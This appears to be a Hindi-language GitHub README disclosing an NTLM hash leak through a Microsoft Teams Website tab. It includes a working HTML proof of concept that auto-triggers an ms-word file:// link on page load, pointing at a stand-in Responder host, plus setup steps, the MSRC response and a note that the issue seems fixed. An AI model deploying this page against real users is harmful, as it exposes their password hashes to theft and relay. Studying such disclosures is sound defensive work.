 soufianetahiri/teamsntlmleak
MS Office के माध्यम से Teams में Website टैब के जरिए NTLM लीक करें

जब कोई उपयोगकर्ता "वेबसाइट" टैब पर नेविगेट करता है, जो एक विशेष रूप से डिज़ाइन किए गए वेबपेज पर निर्देशित करता है, तो यह Office URL स्कीम के सक्रियण के माध्यम से NTLM हैश के रिसाव का कारण बन सकता है, जिससे रिसाव की प्रक्रिया एक-क्लिक पथ तक सीमित हो जाती है।
यदि कोई ब्राउज़र से ms-word:ofv|u|file://Share/File.docx प्रारूप में एक लिंक खोलने का प्रयास करता है, तो निम्नलिखित चरणों की आवश्यकता होती है:
1- उपयोगकर्ता को Word खोलने के अपने इरादे की पुष्टि करनी होगी।
2- उपयोगकर्ता को MS Office की चेतावनी संदेश में इंगित जोखिमों को स्वीकार करना और मान लेना होगा।
हालांकि, Website टैब पर, उपयोगकर्ता की क्रिया केवल जोखिम स्वीकार करने तक सरल हो जाती है।
<html>
<head>
    <title>Auto Open Document</title>
</head>
<body>
    <a href="ms-word:ofv|u|file://ResponderIP_Or_MachineName/File.docx" id="autoOpenLink"></a>
    <script>
        window.onload = function() {
            document.getElementById('autoOpenLink').click();
        };
    </script>
</body>
</html>

3. Teams में, एक "Website" टैब सेट करें जो आपके द्वारा अभी सेट किए गए वेबपेज पर निर्देशित करता है। 4. "टैब" तक पहुँचें।
जब आप टैब पर जाते हैं, तो एक जावास्क्रिप्ट-ट्रिगर लिंक स्वचालित रूप से Word के खुलने की प्रक्रिया शुरू करता है। यदि उपयोगकर्ता Word में "Yes" पर क्लिक करके प्रॉम्प्ट से सहमत होता है, तो उनका NTLM हैश "हमलावर" की मशीन पर प्रेषित हो जाता है।
बुध, 27 मार्च, 2024, 20:23 को Microsoft Security Response Center <[email protected]mailto:[[email protected]](mailto:[email protected])> ने लिखा:
नमस्ते,
आपके सबमिशन के लिए धन्यवाद। हमने निर्धारित किया कि आपका निष्कर्ष मान्य है, लेकिन यह तत्काल सेवा के लिए हमारे मानदंडों को पूरा नहीं करता क्योंकि समस्या की गंभीरता कम है। हमारे इंजीनियरों ने संकेत दिया कि NTLM के लीक होने से पहले उपयोगकर्ता को Word या अन्य Office क्लाइंट्स में सहमति देनी होगी, जिससे गंभीरता कम हो जाती है। हालाँकि, हमने आपके निष्कर्ष को भविष्य की समीक्षा के लिए चिह्नित किया है, हमारे उत्पादों को बेहतर बनाने के अवसर के रूप में, और सुधार के लिए एक फीचर मुद्दे के रूप में। मेरे पास इस समीक्षा के लिए कोई समयरेखा नहीं है। चूंकि इस समय कोई और कार्रवाई आवश्यक नहीं है, मैं इस मामले को बंद कर रहा हूँ।
सादर,
MSRC
यह Microsoft Teams संस्करण 24033.813.2773.520. में ठीक हो गया लगता है।
